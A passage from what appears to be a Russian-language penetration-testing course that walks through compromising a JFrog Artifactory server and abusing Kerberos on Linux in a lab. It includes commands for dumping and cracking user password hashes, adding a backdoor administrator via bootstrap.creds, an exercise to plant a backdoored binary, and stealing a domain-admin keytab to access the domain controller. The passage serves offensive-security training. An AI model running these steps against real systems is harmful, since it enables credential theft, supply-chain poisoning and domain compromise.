В лабораторной среде можно изучить универсальный репозиторий (generic repository) с именем `generic-local`. Для этого перейдём в `Artifactory > Artifacts` на левой боковой панели.




Рисунок 239: Переход к универсальному репозиторию

Кнопка `Set Me Up` в правом верхнем углу страницы показывает информацию о том, как использовать Curl для загрузки бинарных файлов в репозиторий и скачивания их из него. Также есть кнопка `Deploy`, позволяющая загружать файлы в репозиторий и указывать пути, по которым пользователи будут скачивать их. Кнопки `Set Me Up` и `Deploy` выделены на рисунке 240.




Рисунок 240: Опции Set Me Up и Deploy

Если нажать `generic-local`, дерево развернётся, и мы увидим артефакт `vi`. При выборе этого артефакта можно изучить разные статистические сведения о файле: путь скачивания, кем он был развёрнут, когда создан и изменён в последний раз, а также сколько раз его скачивали.




Рисунок 241: Бинарный файл в нашем репозитории

Теперь, когда у нас есть рабочее понимание Artifactory, его интерфейса и использования, рассмотрим потенциальные эксплойты.

### 14.2.9 Перечисление Artifactory

Определить, запущен ли репозиторий Artifactory на целевой системе, довольно просто. Можно выполнить `grep` по списку запущенных процессов для слова `artifactory` с помощью `ps aux | grep artifactory`. Это даст несколько результатов, включая пути к бинарным файлам службы Artifactory.

Если доступ к машине ещё не получен, можно попробовать обратиться к серверу извне через веб-браузер на порту 8081, который является стандартным портом для веб-интерфейса Artifactory.

### 14.2.10 Компрометация резервных копий Artifactory

Даже если мы можем получить доступ root к серверу репозитория, это не обязательно означает, что у нас есть доступ к приложению Artifactory, у которого есть собственный механизм аутентификации. Рассмотрим ситуацию, где у нас есть доступ root к серверу, но нет учётных данных Artifactory.

На первый взгляд может показаться логичным заменить бинарные файлы артефактов на диске там, где они хранятся. Однако нужные файлы трудно идентифицировать: они хранятся не по имени, а по хешу файла.

```
root@controller:/opt/jfrog/artifactory/var/data/artifactory/filestore/37# ls -al
total 2624
drwxr-x--- 2 root root    4096 Jun  9 11:18 .
drwxr-x--- 4 root root    4096 Jun  9 11:18 ..
-rw-r----- 1 root root 2675336 Jun  9 11:18 37125c1c4847ee56d5aaa2651c825cc3c2c781c5
```

Листинг 690 - Бинарные файлы артефактов, хранящиеся по хешу

Кроме того, если заменить бинарный файл на диске чем-то другим, а затем войти в Artifactory и получить его, мы заметим, что файл в репозитории не изменился. Значит, существуют другие механизмы поддержания целостности файлов. Сейчас замена бинарных файлов не выглядит жизнеспособным вариантом. Рассмотрим другой подход.

Как и большинство приложений, Artifactory хранит пользовательскую информацию, например имена пользователей и зашифрованные пароли, в базах данных. Конкретная база данных зависит от конфигурации и версии Artifactory. Крупные организации с коммерческой версией Artifactory могут использовать базы данных Postgres. Версия Artifactory с открытым исходным кодом по умолчанию использует встроенную базу данных Apache Derby.[39]

Это не отражает все возможные конфигурации, но общие концепции, нужные для этой эксплуатации, по сути одинаковы независимо от используемой базы данных. Есть два варианта использования базы данных для компрометации Artifactory. Первый - через резервные копии.

В зависимости от конфигурации,[40] Artifactory создаёт резервные копии своих баз данных. Версия Artifactory с открытым исходным кодом создаёт резервные копии базы данных пользовательских учётных записей в `/<ARTIFACTORY FOLDER>/var/backup/access` в формате JSON. Можно изучить пользовательские записи, прочитав содержимое одного из этих файлов на виртуальной машине `controller`.

```
root@controller:/opt/jfrog/artifactory/var/backup/access# cat access.backup.20200730120454.json
...
{
    "username" : "developer",
    "firstName" : null,
    "lastName" : null,
    "email" : "developer@corp.local",
    "realm" : "internal",
    "status" : "enabled",
    "lastLoginTime" : 0,
    "lastLoginIp" : null,
    "password" : "bcrypt$$2a$08$f8KU00P7kdOfTYFUmes1/eoBs4E1GTqg4URs1rEceQv1V8vHs0OVm",
    "allowedIps" : [ "*" ],
    "created" : 1591715957889,
    "modified" : 1591715957889,
    "failedLoginAttempts" : 0,
    "statusLastModified" : 1591715957889,
    "passwordLastModified" : 1591715957889,
    "customData" : {
      "updatable_profile" : {
        "value" : "true",
        "sensitive" : false
      }
...
```

Листинг 691 - Содержимое файла резервной копии базы данных

Эти файлы содержат полные записи для каждого пользователя, а также их пароли, хешированные в формате bcrypt.[41] Можно скопировать bcrypt-хеши на виртуальную машину Kali, поместить их в текстовый файл и использовать John the Ripper или Hashcat для попытки взлома.

```
kali@kali:~$ sudo john derbyhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
...
```

Листинг 692 - Взлом хешей из резервной копии базы данных

Согласно выводу, JTR смог взломать хеш, и мы получили пароль пользователя `developer`.

### 14.2.11 Компрометация базы данных Artifactory

Теперь, когда мы знаем, как получать учётные данные пользователей из файлов резервных копий, рассмотрим другой вектор. Если файлы резервных копий недоступны, можно обратиться к самой базе данных или попробовать скопировать её и вручную извлечь хеши. Как уже упоминалось, это предполагает сценарий, где у нас есть повышенные привилегии, но мы хотим получить доступ к самому Artifactory.

Используемая нами версия Artifactory с открытым исходным кодом блокирует свою базу данных Derby, пока сервер запущен. Можно попытаться удалить файлы блокировки и обратиться к базе данных напрямую, чтобы внедрить пользователей, но это рискованно и часто приводит к повреждению баз данных. Более безопасный вариант - скопировать всю базу данных в новое место.

У сторонних баз данных это ограничение есть не всегда. Если мы можем получить доступ к базе данных, может оказаться возможным вручную создать пользователей, добавив новые записи в таблицу пользователей.[42]

На виртуальной машине `controller` база данных с пользовательской информацией находится в `/opt/jfrog/artifactory/var/data/access/derby`. Создадим новый каталог и скопируем базу данных во временное место. Мы создадим временную папку в `/tmp` для базы данных. Затем скопируем базу данных из исходного расположения и удалим файлы блокировки, которые появились из-за того, что база данных использовалась в момент копирования.

```
offsec@controller:~$ mkdir /tmp/hackeddb

offsec@controller:~$ sudo cp -r /opt/jfrog/artifactory/var/data/access/derby /tmp/hackeddb

offsec@controller:~$ sudo chmod 755 /tmp/hackeddb/derby

offsec@controller:~$ sudo rm /tmp/hackeddb/derby/*.lck
```

Листинг 693 - Копирование базы данных

Поскольку Artifactory использует Derby как базу данных по умолчанию, нам понадобятся инструменты Apache Derby для подключения. Точнее, нужна утилита командной строки `ij`, позволяющая пользователю обращаться к базе данных Derby и выполнять запросы. Инструменты Derby уже установлены на `controller` в `/opt/derby`, но при необходимости их также можно скачать.[43]

К счастью для нас, база данных по умолчанию не требует имени пользователя и пароля, а для защиты полагается на права доступа к файлам. Поскольку у нас есть root-привилегии, можно подключиться без проблем. Artifactory содержит собственную версию Java, и её можно использовать для запуска утилит подключения Derby и соединения с нашей базой данных.

```
offsec@controller:~$ sudo /opt/jfrog/artifactory/app/third-party/java/bin/java -jar /opt/derby/db-derby-10.15.
    1.3-bin/lib/derbyrun.jar ij
ij version 10.15
ij> connect 'jdbc:derby:/tmp/hackeddb/derby';

ij>
```

Листинг 694 - Запуск утилиты подключения Derby

Первая часть команды вызывает встроенную версию Java, входящую в состав Artifactory. Мы указываем, что хотим запустить JAR-файл `derbyrun.jar`. Параметр `ij` означает, что мы хотим использовать инструмент Apache `ij`[44] для доступа к базе данных.

Утилита показывает простое приглашение. Для управления базой данных она использует команды с SQL-синтаксисом. Выполним следующую команду, чтобы вывести пользователей в системе.

```
ij> select * from access_users;
USER_ID |USERNAME |PASSWORD |ALLOWED_IPS |CREATED |MODIFIED |FIRSTNAME |LASTNAME |EMAIL |REALM |STATUS
    |LAST_LOGIN_TIME |LAST_LOGIN_IP |FAILED_ATTEMPTS |STATUS_LAST_MODIFIED| PASSWORD_LAST_MODIF&
...
1 |admin |bcrypt$$2a$08$3gNs9Gm4wqY5ic/2/kFUn.S/zYffSCMaGpshXj/f/X0EMK.ErHdp2 |127.0.0.1 |1591715727140
    |1591715811546 |NULL |NULL |NULL |internal |enabled |1596125074382 |192.168.118.5 |0 |1591715811545
    |1591715811545
...
3 |developer |bcrypt$$2a$08$f8KU00P7kdOfTYFUmes1/eoBs4E1GTqg4URs1rEceQv1V8vHs0OVm |* |1591715957889
    |1591715957889 |NULL |NULL |developer@corp.local |internal |enabled |0 |NULL |0 |1591715957889
    |1591715957889
3 rows selected
ij>
```

Листинг 695 - Вывод списка пользователей

Команда выбирает все записи из таблицы `access_users`, которая хранит пользовательские записи для системы Artifactory. Каждая запись включает пароли пользователей, хешированные bcrypt, которые мы ранее нашли при подходе с резервной копией базы данных. Как и раньше, можно взломать хеши с помощью Hashcat или John the Ripper на виртуальной машине Kali.

### 14.2.12 Добавление второй учётной записи администратора Artifactory

Помимо уже рассмотренных векторов, можно также получить доступ к Artifactory, добавив вторую учётную запись администратора через встроенный бэкдор. Если учётная запись администратора повреждена или администратор потерял доступ к системе, Artifactory предлагает альтернативный вариант получения административного доступа. Этот метод требует перезапуска процесса Artifactory, а значит, создаёт некоторый риск повреждения данных или простоя в боевой среде. Поэтому он подходит не для всех проектов.

Методу нужен доступ на запись к папке `/opt/jfrog/artifactory/var/etc/access` и возможность изменить права доступа вновь созданного файла, что обычно требует root- или sudo-доступа. Для демонстрации войдём на сервер `controller` как `offsec` и перейдём в папку `/opt/jfrog/artifactory/var/etc/access`. Затем через `sudo` нужно создать файл `bootstrap.creds` со следующим содержимым.

```
haxmin@*=haxhaxhax
```

Листинг 696 - Добавление бэкдорной учётной записи администратора

Это создаст нового пользователя `haxmin` с паролем `haxhaxhax`. Затем нужно выполнить `chmod` для файла, установив права `600`.

```
offsec@controller:/opt/jfrog$ sudo chmod 600 /opt/jfrog/artifactory/var/etc/access/bootstrap.creds
```

Листинг 697 - Изменение прав файла

Чтобы этот пользователь был создан, нужно перезапустить процесс Artifactory. Поскольку Artifactory запущен как процесс-демон, можно остановить его и затем снова запустить следующими командами.

```
offsec@controller:/opt/jfrog$ sudo /opt/jfrog/artifactory/app/bin/artifactoryctl stop
Using the default catalina management port (8015) to test shutdown
Stopping Artifactory Tomcat...
...
router is running (PID: 12434). Stopping it...
router stopped

offsec@controller:/opt/jfrog$ sudo /opt/jfrog/artifactory/app/bin/artifactoryctl start
2020-06-01T14:38:16.769Z [shell] [INFO ] [] [installerCommon.sh:1162       ] [main] - Checking open files and
    processes limits
2020-06-01T14:38:16.785Z [shell] [INFO ] [] [installerCommon.sh:1165       ] [main] - Current max open files
```

```
    is 1024
...
Using CATALINA_PID:    /opt/jfrog/artifactory/app/run/artifactory.pid
Tomcat started.
```

Листинг 698 - Перезапуск процесса Artifactory

На этапе перезапуска Artifactory загрузит наш файл начальных учётных данных (`bootstrap.creds`) и обработает нового пользователя. Это можно проверить, изучив файл `/opt/jfrog/artifactory/var/log/console.log` на наличие строки `Create admin user`.

```
offsec@controller:~$ sudo grep "Create admin user" /opt/jfrog/artifactory/var/log/console.log
2020-05-15T19:22:24.963Z [jfac ] [INFO ] [c576b641d3d536c8] [a.s.b.AccessAdminBootstrap:160] [ocalhost-
    startStop-2] - [ACCESS BOOTSTRAP] Create admin user 'haxmin'
```

Листинг 699 - Успешное добавление нового пользователя-администратора

После повторного запуска Artifactory можно войти с новой учётной записью.




Рисунок 242: Вход от имени haxmin

Теперь у нас есть административный доступ к Artifactory, и мы можем изменять бинарные файлы по своему усмотрению. В реальном сценарии, если пользователь использовал Artifactory как репозиторий, запуск обновления на его локальной системе привёл бы к скачиванию обновлённого бинарного файла. При следующем запуске этого бинарного файла пользователь был бы скомпрометирован. То же самое произошло бы, если Artifactory использовался как простое файловое хранилище для общих бинарных файлов. Любые последующие скачивания нашего изменённого файла привели бы к компрометации пользователя.

Artifactory - отличный вариант для компрометации множества целей одним усилием и может значительно расширить доступ во внутренней сети.

### 14.2.12.1 Упражнения

1. Скопируйте базу данных Artifactory, извлеките пользовательские хеши и взломайте их.
2. Войдите в Artifactory и разверните бинарный файл с бэкдором. Скачайте и запустите его как обычный пользователь на `linuxvictim`.

## 14.3 Kerberos в Linux

Kerberos использует на Linux ту же базовую технологию, что и на Windows, но в некоторых отношениях ведёт себя иначе. В следующем разделе мы разберём, как Kerberos работает на Linux и как его эксплуатировать.

### 14.3.1 Общее введение в Kerberos в Linux

Kerberos - известный вариант аутентификации в сетях Windows, но его также можно использовать в сетях Linux через специфичные для Linux серверы Key Distribution Center. В другом варианте клиенты Linux могут аутентифицироваться на серверах Active Directory через Kerberos так же, как это делала бы машина Windows. В этом разделе рассмотрим такой сценарий.

Как и раньше, начнём с демонстрации штатного использования Kerberos. Эта демонстрация поможет понять потенциальные эксплойты. В нашей лабораторной конфигурации машина `linuxvictim` присоединена к домену `corp1.com`. Пользователи Active Directory могут входить на машину `linuxvictim` со своими учётными данными Active Directory.

Представим сценарий, где администратор домена `corp1.com` входит на хост `linuxvictim`, используя свой пароль AD. Чтобы использовать Kerberos, администратор может войти в систему со своими учётными данными AD, а затем запросить Kerberos-билеты. Хотя администратор домена, скорее всего, выполнял бы эти действия с Windows-машины, для простоты мы войдём на систему `linuxvictim` с виртуальной машины Kali.

```
kali@kali:~$ ssh administrator@corp1.com@linuxvictim
administrator@corp1.com@linuxvictim's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
Last login: Thu May  7 10:14:24 2020 from 192.168.119.120
administrator@corp1.com@linuxvictim:~$
```

Листинг 700 - SSH-подключение к linuxvictim с использованием учётных данных AD

Участникам Active Directory, использующим Kerberos-аутентификацию, назначается файл кэша учётных данных для хранения запрошенных Kerberos-билетов. Расположение файла задаётся через переменную окружения пользователя `KRB5CCNAME`.[45] На виртуальной машине `linuxvictim` можно найти файл кэша учётных данных администратора, изучив список переменных окружения командой `env` и отфильтровав нужную через `grep`.

```
administrator@corp1.com@linuxvictim:~$ env | grep KRB5CCNAME
KRB5CCNAME=FILE:/tmp/krb5cc_607000500_3aeIA5
```

Листинг 701 - Переменная окружения с путём к файлу кэша учётных данных

Запомним расположение этого файла кэша учётных данных для дальнейшего использования. Kerberos-билеты истекают через некоторое время. Поэтому, чтобы практиковать их эксплуатацию, пройдём процесс запроса билетов у сервера с использованием учётной записи Active Directory. Мы используем учётную запись администратора домена, с которой вошли ранее.

Будем использовать команду `kinit`,[46] применяемую для получения выдающего билета Kerberos, или TGT, для текущего пользователя. Чтобы запросить TGT, достаточно вызвать `kinit` без параметров и ввести пароль AD пользователя.

```
administrator@corp1.com@linuxvictim:~$ kinit
Password for Administrator@CORP1.COM:
```

Листинг 702 - Получение TGT

Команда `klist`[47] используется для вывода билетов, которые сейчас хранятся в файле кэша учётных данных пользователя. Если запустить её, мы увидим, что теперь TGT установлен в кэше учётных данных пользователя Administrator.

```
administrator@corp1.com@linuxvictim:~$ klist
Ticket cache: FILE:/tmp/krb5cc_607000500_wSiMnP
Default principal: Administrator@CORP1.COM

Valid starting       Expires              Service principal
05/18/2020 15:12:38  05/19/2020 01:12:38  krbtgt/CORP1.COM@CORP1.COM
    renew until 05/25/2020 15:12:36
```

Листинг 703 - Вывод текущих билетов в кэше пользователя

Это означает, что у нас есть TGT для пользователя Administrator из домена CORP1.

Если нужно удалить все кэшированные билеты текущего пользователя, можно использовать команду `kdestroy`[48] без параметров.

Теперь можно обращаться к Kerberos-сервисам как администратор домена. Список доступных имён участников-служб, или SPN, можно получить с контроллера домена через `ldapsearch` с параметром `-Y GSSAPI`, чтобы принудительно использовать Kerberos-аутентификацию. Команда может запросить LDAP-пароль, но если просто нажать Enter в приглашении, она продолжит выполнение и использует Kerberos для аутентификации.

```
administrator@corp1.com@linuxvictim:~$ ldapsearch -Y GSSAPI -H ldap://dc01.corp1.com -D "Administrator@CORP1.
    COM" -W -b "dc=corp1,dc=com" "servicePrincipalName=*" servicePrincipalName
Enter LDAP Password:

SASL/GSSAPI authentication started
SASL username: Administrator@CORP1.COM
...
# DC01, Domain Controllers, corp1.com
dn: CN=DC01,OU=Domain Controllers,DC=corp1,DC=com
servicePrincipalName: TERMSRV/DC01
servicePrincipalName: TERMSRV/DC01.corp1.com
servicePrincipalName: Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.corp1.com
servicePrincipalName: ldap/DC01.corp1.com/ForestDnsZones.corp1.com
servicePrincipalName: ldap/DC01.corp1.com/DomainDnsZones.corp1.com
servicePrincipalName: DNS/DC01.corp1.com
servicePrincipalName: GC/DC01.corp1.com/corp1.com
servicePrincipalName: RestrictedKrbHost/DC01.corp1.com
servicePrincipalName: RestrictedKrbHost/DC01
servicePrincipalName: RPC/8c186ffa-f4e6-4c8a-9ea9-67ca49c31abd._msdcs.corp1.com
...
# SQLSvc, Corp1ServiceAccounts, Corp1Users, corp1.com
dn: CN=SQLSvc,OU=Corp1ServiceAccounts,OU=Corp1Users,DC=corp1,DC=com
servicePrincipalName: MSSQLSvc/DC01.corp1.com:1433
servicePrincipalName: MSSQLSvc/DC01.corp1.com:SQLEXPRESS
servicePrincipalName: MSSQLSvc/appsrv01.corp1.com:1433
servicePrincipalName: MSSQLSvc/appsrv01.corp1.com:SQLEXPRESS
...
# numResponses: 10
# numEntries: 6
# numReferences: 3
```

Листинг 704 - Список SPN, доступных через Kerberos-аутентификацию

Запросим у Kerberos служебный билет для MSSQL SPN, показанного выше. Это можно сделать с помощью утилиты `kvno`.

```
administrator@corp1.com@linuxvictim:/tmp$ kvno MSSQLSvc/DC01.corp1.com:1433
MSSQLSvc/DC01.corp1.com:1433@CORP1.COM: kvno = 2
```

Листинг 705 - Получение служебного билета

Теперь билет должен находиться в нашем кэше учётных данных. Снова используем `klist`, чтобы подтвердить успех.

```
administrator@corp1.com@linuxvictim:/tmp$ klist
Ticket cache: FILE:/tmp/krb5cc_607000500_3aeIA5
Default principal: Administrator@CORP1.COM

Valid starting       Expires              Service principal
07/30/2020 15:11:10  07/31/2020 01:11:10  krbtgt/CORP1.COM@CORP1.COM
        renew until 08/06/2020 15:11:08
07/30/2020 15:11:41  07/31/2020 01:11:10  ldap/dc01.corp1.com@CORP1.COM
        renew until 08/06/2020 15:11:08
07/30/2020 15:11:57  07/31/2020 01:11:10  MSSQLSvc/DC01.corp1.com:1433@CORP1.COM
        renew until 08/06/2020 15:11:08
```

Листинг 706 - Служебный билет успешно получен

Теперь можно обращаться к службе MSSQL и выполнять действия с аутентификацией. Мы разобрали, как Kerberos работает в легитимных сценариях; теперь обсудим несколько векторов атаки. Рассмотрим несколько сценариев и способы их эксплуатации.

### 14.3.2 Кража keytab-файлов

Один способ разрешить автоматизированным скриптам обращаться к сетевым ресурсам с поддержкой Kerberos от имени пользователя - использовать файлы keytab.[49] Файлы keytab содержат имя участника Kerberos (Kerberos principal) и зашифрованные ключи. Они позволяют пользователю или скрипту аутентифицироваться к Kerberos-ресурсам в другой части сети от имени этого участника без ввода пароля.

Например, предположим, что пользователь хочет получать данные из базы данных MSSQL через автоматизированный скрипт с Kerberos-аутентификацией. Пользователь мог бы создать файл keytab для скрипта, чтобы тот аутентифицировался на сервере с его учётными данными и затем получал информацию от его имени.

Файлы keytab часто используются в cron-скриптах,[50] когда для доступа к определённым ресурсам нужна Kerberos-аутентификация. Можно изучить содержимое файлов вроде `/etc/crontab`, чтобы определить, какие скрипты запускаются, а затем проверить эти скрипты на использование keytab для аутентификации. Пути к файлам keytab в таких скриптах также могут показать, какие пользователи связаны с какими файлами keytab.

Создадим демонстрационный файл keytab для нашего администратора домена. Запустим команду `ktutil`,[51] которая выдаёт интерактивное приглашение. Затем используем `addent`, чтобы добавить запись в файл keytab для пользователя administrator и указать тип шифрования через `-e`. Утилита запросит пароль пользователя, который мы предоставим. Затем используем `wkt` с путём, чтобы указать, куда записать файл keytab. Наконец, выйдем из утилиты командой `quit`.

```
administrator@corp1.com@linuxvictim:~$ ktutil
ktutil:  addent -password -p administrator@CORP1.COM -k 1 -e rc4-hmac
Password for administrator@CORP1.COM:

ktutil:  wkt /tmp/administrator.keytab

ktutil:  quit
```

Листинг 707 - Создание файла keytab

Это запишет файл keytab в `/tmp/administrator.keytab`.

Этот файл keytab даёт права администратора домена скриптам или пользователям, у которых есть доступ на чтение к нему. Однако представим сценарий, где мы получили доступ root к этой машине. Если мы обнаружим файл keytab, можно злонамеренно использовать его для получения доступа к другим системам как администратор домена. Чтобы использовать файл в скрипте, запущенном пользователем root, применим следующий синтаксис.

```
root@linuxvictim:~# kinit administrator@CORP1.COM -k -t /tmp/administrator.keytab
```

Листинг 708 - Загрузка файла keytab

С помощью команды `klist` можно проверить, что билеты из файла keytab загружены в файл кэша учётных данных нашей учётной записи root.

```
root@linuxvictim:~# klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: administrator@CORP1.COM

Valid starting       Expires              Service principal
07/30/2020 15:18:34  07/31/2020 01:18:34  krbtgt/CORP1.COM@CORP1.COM
        renew until 08/06/2020 15:18:34
```

Листинг 709 - Просмотр TGT, загруженного из файла keytab

Если с момента создания билетов прошло много времени, они могут истечь. Однако если мы всё ещё находимся в окне продления, можно продлить билет без ввода пароля, используя `kinit` с флагом `-R`.

```
root@linuxvictim:~# kinit -R
```

Листинг 710 - Продление истёкшего TGT

Обычно файлы keytab должны храниться в безопасном месте, например в домашнем каталоге пользователя. В нашем случае, поскольку сервер полностью скомпрометирован и у нас есть доступ root, расположение не имело бы значения.

Некоторые пользователи задают слабые права для файла keytab ради удобства или совместного использования с другими учётными записями, поэтому при наличии Kerberos в системе стоит проверять доступные для чтения файлы keytab.

Теперь, когда пользователь root загрузил файлы keytab, можно аутентифицироваться как администратор домена и обращаться к любым ресурсам, к которым у него есть доступ. Попробуем обратиться к диску C контроллера домена.

```
root@linuxvictim:~# smbclient -k -U "CORP1.COM\administrator" //DC01.CORP1.COM/C$
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                     DHS        0  Sat Sep 15 03:19:00 2018
  Documents and Settings           DHS        0  Tue Jun  9 13:50:42 2020
  pagefile.sys                     AHS 738197504  Fri Oct  2 11:25:15 2020
  PerfLogs                           D        0  Mon Jun 15 15:04:37 2020
  Program Files                     DR        0  Mon Jun 15 08:10:03 2020
  Program Files (x86)                D        0  Tue Jun  9 08:43:21 2020
  ProgramData                       DH        0  Mon Jun 15 15:04:37 2020
  Recovery                         DHS        0  Tue Jun  9 13:50:45 2020
  SQL2019                            D        0  Tue Jun  9 08:34:53 2020
  System Volume Information        DHS        0  Tue Jun  9 07:38:26 2020
  Tools                              D        0  Mon Jun 15 08:09:24 2020
  Users                             DR        0  Mon Jun 15 15:22:49 2020
  Windows                            D        0  Mon Jun 15 15:04:45 2020
                6395903 blocks of size 4096. 2185471 blocks available
```

Листинг 711 - Доступ к диску C контроллера домена как администратор домена

Успех. Мы можем использовать украденный файл keytab для доступа к контроллеру домена через Kerberos-аутентификацию.

#### 14.3.2.1 Упражнение

1. Войдите на машину `linuxvictim` как администратор домена, создайте файл keytab, затем войдите как root в другой SSH-сессии и украдите keytab.

### 14.3.3 Атака с использованием файлов кэша учётных данных

Переходя к атаке на ccache-файлы, рассмотрим два сценария. Первый сценарий довольно прост. Если мы скомпрометировали активную сессию оболочки пользователя, то по сути можем действовать как этот пользователь и использовать его текущие Kerberos-билеты. Получение начального TGT потребовало бы пароль Active Directory пользователя. Однако если пользователь уже аутентифицирован, можно просто использовать его текущие билеты.

